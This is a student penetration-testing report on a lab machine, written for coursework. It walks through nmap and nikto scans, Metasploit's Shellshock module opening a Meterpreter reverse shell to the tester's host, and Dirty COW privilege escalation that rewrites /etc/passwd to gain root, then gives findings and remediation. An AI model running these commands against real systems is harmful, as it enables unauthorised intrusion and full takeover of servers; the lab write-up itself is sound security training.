

## **Penetration testing and vulnerability assessment report**

Aarya Dahal

BSc.Hons.Ethical Hacking and CyberSecurity, Softwarica College

ST5063CEM: Practical Pen-Testing

Nirmal Dahal

February 24, 2023

## **Abstract**

This report is a sample report of penetration testing and vulnerability assessment report of machine sumo that was given to us.

P E N E T R A T I O N   T E S T I N G  
A N D  
V U L N E R A B I L I T Y   R E P O R T  
  
F O R   H A C K M E . I N C



2 0 2 3

Confidential

## **Confidentiality Statement**

The contents of this document are exclusive property of HACKME Inc. and Aarya Dahal which are proprietary and confidential, it is not to be permitted duplication, redistribution or use without the consent of both HACKME Inc. and Aarya Dahal.

## **Disclaimer**

The report is produced based on the allotted time. All conclusions and suggestions made will only be held accountable during the test itself, not later. Time-limited involvement prevents a thorough assessment of all security safeguards.

## Document Details

<b>Company</b>	IAMSECURE Inc.
<b>Document Title</b>	Vulnerability Assessment and Penetration Testing
<b>Duration</b>	February 2023
<b>Abstract</b>	VAPT on HACKME Inc. to check for any security issues and breaches possible.
<b>Classification</b>	Confidential

## Table of Contents

Analytical Summary	8
Scope	8
Objectives	9
Methodology	10
Reconnaissance	10
Scanning	10
Exploitation	10
Post-Exploitation	11
Reporting	11
Attack Narrative	12
Network scan	12
Vulnerability scan	13
Exploitation	15
Post-Exploitation	16
Privilege Elevation	18
Technical Findings	21
Conclusion	25

## Table of Figures

Figure1.....	12
Figure2.....	13
Figure3.....	13
Figure4.....	14
Figure5.....	15
Figure6.....	15
Figure7.....	16
Figure8.....	16
Figure9.....	17
Figure10.....	17
Figure11.....	18
Figure12.....	18
Figure13.....	19
Figure14.....	19
Figure15.....	20
Figure16.....	22

## Analytical Summary

A test was done where a simulated cyberattack was carried out on the network of HACKME Inc. to identify and examine its potential weaknesses. An immediate approach must be taken for security checks for any system breaches that could occur, starting off with gathering information about the system. List of vulnerabilities were found, and tested for any further privilege escalation that could occur due to it.

With further analysis I found out that the system could be completely breached to reach the highest privilege possible by some critical level vulnerabilities. A major shellshocks' vulnerability was found. It is highly recommended that HACKME Inc. address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

Moreover, the results of the test were analyzed and reported, with recommendations for making the system more secure. CVSS 3.1 was used to check for CVS score.

### Scope

Assessment	Details
External Penetration Test	HACKME INC. (192.168.150.87)




## Objectives

By locating potential vulnerabilities and weakness in an organization's IT systems, network, or applications, an attacker's ability to gain unauthorized access, compromise data, or harm the system is tested during the penetration. This penetration test aims to do the following:

- Finding system and network flaws and vulnerabilities that could be used by attackers
- Evaluating the performance of current security measures, such as firewalls, intrusion detection systems, and encryption techniques
- Testing the effectiveness of previous security measures or improvements made based on previous penetration tests.
- Recommending ways to strengthen security policies, configure security controls, and fix vulnerabilities in order to improve the organization's security position

## Methodology



### Reconnaissance

A crucial step in a penetration test is reconnaissance, which entails collecting as much as possible about the HACKME Inc. Objective of reconnaissance is to discover potential weaknesses and attack routes that could be used to breach the target or acquire unauthorized access.

### Scanning

Scanning is the process of utilizing automated tools to examine a target system or network for flaws and vulnerabilities during a penetration test. The main objective is to identify potential attack vectors. Both vulnerability scanning and port scanning were used. The scanning phase is essential because it offers a thorough overview of the HACKME Inc. and any vulnerabilities that might be exploited and are documented. Any new found vulnerabilities are also scanned and documented.

### Exploitation

After thorough recon and scanning, this phase attempts to exploit any vulnerability that were found and to gain unauthorized access to the HACKME Inc. and demonstrate the impact of a potential attack.

## **Post-Exploitation**

Post-exploitation is a critical phase of a penetration test that involves maintaining access and establishing a foothold within the target system or network after an initial exploitation has succeeded. The goal of post-exploitation is to expand the level of access and control over the target system or network and demonstrate the potential impact of a real-world attack. Attempts of privilege escalation, or the process of increasing one's level of access to a target system, are also done.

## **Reporting**

After successfully exploiting the system, exposure of sensitive data is reported. All founded vulnerabilities, their exploits as well as company's strength and weaknesses are also thoroughly documented in this phase.

For reconnaissance gaining basic understanding of the company's network and system were important. Such information was gathered and a profile of the company was built.

For scanning, automated tools like nmap and nikto were used to find any open ports in the network, find about the operating system and vulnerabilities that could be found which were associated with them.

For exploitation, metasploit was used where the shellshock vulnerability that was found was searched. The exploitation of vulnerability was tested in order to find any plausible security breach that could occur due to it. Analysis and correlation of data were also performed during this stage.

A thorough report was created that documents all the findings in a standardized format, along with supporting evidence of the exploit's attack narrative and determine security levels while implementing industries' best practices. The risk categories assigned to each vulnerability are included in the report.

## Attack Narrative

### Network scan

Nmap, a powerful open-source network exploration and security auditing tool, was utilized to identify open ports of the company's network. The tool conducted scans of the operating system and examined both TCP and UDP ports, revealing that two critical ports, specifically port 22 and port 80 that were open.

**Figure 1**

*Scanning the IP address of network of the company*

```

(aarya@kali)-[~]
$ nmap -A -Pn -T4 192.168.150.87
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 11:53 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.23% done; ETC: 11:54 (0:00:17 remaining)
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.35% done; ETC: 11:54 (0:00:17 remaining)
Warning: 192.168.150.87 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.150.87
Host is up (0.24s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 1024 06cb9ea3aff01048c417934a2c45d948 (DSA)
| 2048 b7c5427bbaae9b9b7190e747b4a4de5a (RSA)
| 256 fa81cd002d52660b70fcb840fadbb1830 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1108/tcp  filtered ratio-adp
3580/tcp  filtered nati-svrloc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.37 seconds

```

As the IP address was searched in the web browser a website was discovered which was found to be running on port 80. However, the website didn't contain much useful information.

**Figure 2**

*The website hosted on the port 80 of the server*



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

## Vulnerability scan

Nikto is a tool used to search for security weaknesses in a system, including vulnerabilities related to the web server and its setup. A scan was done using Nikto on IP address of the company and it was discovered vulnerabilities such as Shellshock, outdated Apache, ETags and XSS were present.

**Figure 3**

*Scanning the target machine for vulnerabilities.*

```
(aarya@kali)-[~]
$ nikto -h 192.168.150.87
- Nikto v2.1.6

+ Target IP: 192.168.150.87
+ Target Hostname: 192.168.150.87
+ Target Port: 80
+ Start Time: 2023-01-31 11:56:07 (GMT-5)

+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1706318,
size: 177, mtime: Mon May 11 13:55:10 2020
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
r agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user age
nt to render the content of the site in a different fashion to the MIME type

+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers t
o easily brute force file names. See http://www.wisec.it/sectou.php?id=4698eb
d-59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). A
pache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test: Site appears vulnerable to the 'shellshock' vu
lnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header '93e4r0-cve-2014-6270' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
```

Since, CVE number of shellshock was also provided, it was exploited first. Metasploit was used to check for any exploits that could be found for this vulnerability (see figure 4).

**Figure 4***Exploit of shellshock through metasploit*

The screenshot shows a Metasploit terminal window with the command `msf6 > search shellshock` entered. The output displays a list of modules that match the search criteria. The table below represents the data shown in the terminal:

#	Name	Disclosure Date	Rank
0	exploit/linux/http/advantech_switch_bash_env_exec	2015-12-01	Excellent
1	exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	Excellent
2	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	Normal
3	exploit/multi/http/cups_bash_env_exec	2014-09-24	Excellent
4	auxiliary/server/dhclient_bash_env	2014-09-24	Normal
5	exploit/unix/dhcp/bash_environment	2014-09-24	Excellent
6	exploit/linux/http/ipfire_bashbug_exec	2014-09-29	Excellent
7	exploit/multi/misc/legend_bot_exec	2015-04-27	Excellent
8	exploit/osx/local/vmware_bash_function_root	2014-09-24	Normal
9	exploit/multi/ftp/pureftpd_bash_env_exec	2014-09-24	Excellent

First, the metasploit was used to search for the best way to exploit the vulnerability. Then, the IP address of the company's network was set as the "rhosts" and the VPN's IP address as the "lhost." The "targeturi" was set to "/cgi-bin/test" where the exploit would be carried out, which opened up a Meterpreter session after successful exploitation (see figure 5,6).

## Exploitation

**Figure 5**

*Using module 1*

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.150.87
rhosts => 192.168.150.87
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.49.150
lhost => 192.168.49.150
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test
targeturi => /cgi-bin/test
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.49.150:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.150.87
[*] Meterpreter session 1 opened (192.168.49.150:4444 -> 192.168.150.87:47269)
at 2023-01-31 12:09:09 -0500
```

The directory where meterpreter was operating was identified by examining the files in that directory which was functioning in the /usr/lib/cgi-bin where different files were present whose contents were analyzed. This way a user privileged account's access was gained.

**Figure 6**

*Listing files of meterpreter*

```
meterpreter > ls
Listing: /usr/lib/cgi-bin

Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--    33      fil      2023-01-31 01:07:30 -0500 local.txt
100755/rwxr-xr-x     73      fil      2020-05-13 14:07:48 -0400 test
100755/rwxr-xr-x     73      fil      2020-05-11 14:35:21 -0400 test.sh

meterpreter > cat local.txt
780bc74cc5cd4cc6901c1364f88737e2
meterpreter >
```


## Post-Exploitation

To further exploit the system, the shell was commandeered, and an examination was conducted to confirm the availability of Python on the system which was Python 2.7.3. Thus, python scripts could be executed.

Additionally, the details about the operating system and the version of GCC were also reviewed. It was determined that the Linux version running on the machine was outdated and was using Ubuntu 12.04.

### Figure 7

*Shell extraction*




```
meterpreter > shell
Process 1329 created.
Channel 1 created.
which python
/usr/bin/python
python --version
Python 2.7.3
```

← python exists

### Figure 8

*System information*



```
meterpreter > sysinfo
Computer      : 192.168.150.87
OS           : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Since the version of Ubuntu on the target system was outdated, the Exploit Database was consulted to locate potentially exploitable vulnerabilities for privilege escalation. A search resulted in the identification of an exploit known as "dirtycow," which appeared to be suitable for escalating privileges on the target system ([Bonacini, 2016](#)).



**Figure 9**

*Exploit of outdated ubuntu in the ExploitDB.*

The screenshot shows the ExploitDB interface for a specific exploit. The title is "Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE\_POKE\_DATA' Race Condition Privilege Escalation (/etc/passwd Method)". Below the title, there are three main sections: EDB-ID (40839), CVE (2016-5195), Author (FIREFART), Type (LOCAL), Platform (LINUX), and Date (2016-11-28). There are also status indicators: EDB Verified (checked), Exploit (download icon / code icon), and Vulnerable App (flag icon).

The exploit was subsequently downloaded to the host machine as exploit.c. Exploitation could now be initiated from the existing meterpreter session. To enable execution of the exploit file, the current directory was changed to "/tmp," which had the requisite permissions.

**Figure 10**

*Uploading the exploit to the target machine.*

```
meterpreter > cd /tmp
meterpreter > upload /home/arya/exploit.c
[*] uploading : /home/arya/exploit.c → exploit.c
[*] Uploaded -1.00 B of 4.89 KiB (-0.02%): /home/arya/exploit.c → exploit.c
[*] uploaded : /home/arya/exploit.c → exploit.c
meterpreter > ls
Listing: /tmp
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	207	fil	2023-01-31 01:23:47 -0500	HjaPe
100777/rwxrwxrwx	207	fil	2023-01-31 01:32:29 -0500	MkKjV
100644/rw-r--r--	5006	fil	2023-01-31 01:36:37 -0500	exploit.c
040700/rwx---	4096	dir	2023-01-23 04:36:19 -0500	vmware-root

```
meterpreter >
```

As the exploit was successfully inside, python shell was extracted.

## Privilege Elevation

**Figure 11**

*Extracting python shell*

```
meterpreter > shell
Process 1349 created.
Channel 3 created.
cd /tmp
python -c 'import pty; pty.spawn("/bin/sh")'
$ whoami
whoami
www-data
$ cd /tmp
cd /tmp
$ ls
ls
HjaPe MrKjV exploit.c vmware-root
$
```

Since the shell was extracted, the directory was changed to /tmp since it had all the necessary executable permission. As the exploit had the extension '.c', it was compiled by gcc to exploit.

**Figure 12**

*Compiling exploit.c*

```
$ gcc -pthread exploit.c -o exploit -lcrypt
gcc -pthread exploit.c -o exploit -lcrypt
$ ls
ls
HjaPe MrKjV exploit exploit.c vmware-root
$ ./exploit
```

**Figure 13**

*Execution of the dirty cow exploit.*

```

$ ./exploit
./exploit
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: aarya

Complete line:
firefart:fi9QMMXf0sSTw:0:0:pwned:/root:/bin/bash

mmap: 7faf25735000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'aarya'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'aarya'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$

```

After executing exploit, a new password for the user firefart was created and successfully logged in.

**Figure 14**

*Su firefart.*

```

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
su firefart
Password: aarya

firefart@ubuntu:/tmp# cd /root

```

Since most important files are in root directory, after the directory was changed to root some important documents were found.

**Figure 15**

*Reading the contents inside the root.*

```
firefart@ubuntu:/tmp# cd /root
cd /root
firefart@ubuntu:~# ls
ls
proof.txt  root.txt
firefart@ubuntu:~# cat .*txt
cat .*txt
cat: .*txt: No such file or directory
firefart@ubuntu:~# cat .txt*
cat .txt*
cat: .txt*: No such file or directory
firefart@ubuntu:~# cat *.txt
cat *.txt
58148c661d372e38e73e47049458c7fb
Your flag is in another file...
firefart@ubuntu:~#
```

This way highest privilege was also gained.

## Technical Findings

### Bash Remote Code Execution (Shellshock)

#### *Description*

A flaw in the Bash version executing on the remote host permits command injection by tampering with environment variables.

#### *Impact*

Upon exploitation attacker may remotely execute CGI scripts in /cgi-bin which will gain access to the system.

#### *Remediation*

It is critical to address this vulnerability by updating Bash to a secure version or implementing a workaround to mitigate the risk of exploitation.

#### *Steps of Reproduction*

1. Submit a fraudulent Request to the server to CGI script that is open to attack.
2. A specified collection of environment variables that can be utilized to insert arbitrary commands into the script should be included in the request.
3. Check the response to determine if the server executed the injected commands.
4. Do the procedure once more with other combinations of environment variables to determine if the vulnerability may be exploited in various ways.

#### Reference

[\(CVE-2014-6271\)](#)

#### CVSSv3.1

CVS score is 10 with low attack complexity (*see figure 16*).

**Figure 16***CVSS of Shellshock.*

<i><b>CVSS Base Metrics</b></i>	<i><b>Value</b></i>
<i>Attack Vector</i>	Network
<i>Attack Complexity</i>	Low
<i>Privileges Required</i>	None
<i>User Interaction</i>	None
<i>Scope</i>	Changed
<i>Confidentiality Impact</i>	High
<i>Integrity Impact</i>	High
<i>Availability Impact</i>	High
<i>CVSS v3.1 score</i>	10.0 (Critical)

[\(tenable\)](#)

## **ETag Header Information Disclosure**

### ***Description***

ETag is an HTTP header used by servers to validate cached resources.

### ***Impact***

If the ETag header exposes server-side implementation details, it can potentially enable attacks such as cache poisoning, session fixation, or bypassing access controls.

### ***Remediation***

To prevent ETag information disclosure, the server should either use weak ETags that only contain an opaque identifier or disable ETags altogether

### **CVSSv3.1**

*(informational)*

## **Outdated Linux System**

### ***Description***

Running an outdated Linux system can pose significant security risks as it may contain known vulnerabilities that can be exploited by attackers.

### ***Impact***

The vulnerabilities that arises with outdated linux system could allow attackers to gain unauthorized access, escalate privileges, or execute arbitrary code on the system.

### ***Remediation***

To mitigate the risks of an outdated Linux system, it's recommended to apply security updates and patches regularly. It's also important to use a supported version of the Linux distribution and to disable any unnecessary services or applications to reduce the attack surface.

### **CVSS**

*(Informational)*



## **Conclusion**

This concludes the vulnerability assessment and penetration testing report. The system of HACKME Inc. was successfully breached. Thus, is recommended to follow the above remediation to make the company more secure.

### **Conclusion**

Above sample of VAPT is concluded. APA7 format is not followed for the sample report.

### **Video Link**

[https://youtu.be/Iw\\_YWWQMKVA](https://youtu.be/Iw_YWWQMKVA)

## References

Bonacini, G. (2016, November 27). Linux kernel 2.6.22 & 3.9 - 'dirty COW /proc/self/mem' race condition privilege escalation (/etc/passwd method). Exploit Database. Retrieved February 20, 2023, from <https://www.exploit-db.com/exploits/40847>

CVE. (n.d.). You are viewing this page in an unauthorized frame window. NVD. Retrieved February 20, 2023, from <https://nvd.nist.gov/vuln/detail/cve-2014-6271>

tenable. (n.d.). Bash remote code execution (shellshock). Tenable. Retrieved February 20, 2023, from <https://www.tenable.com/plugins/nessus/77823>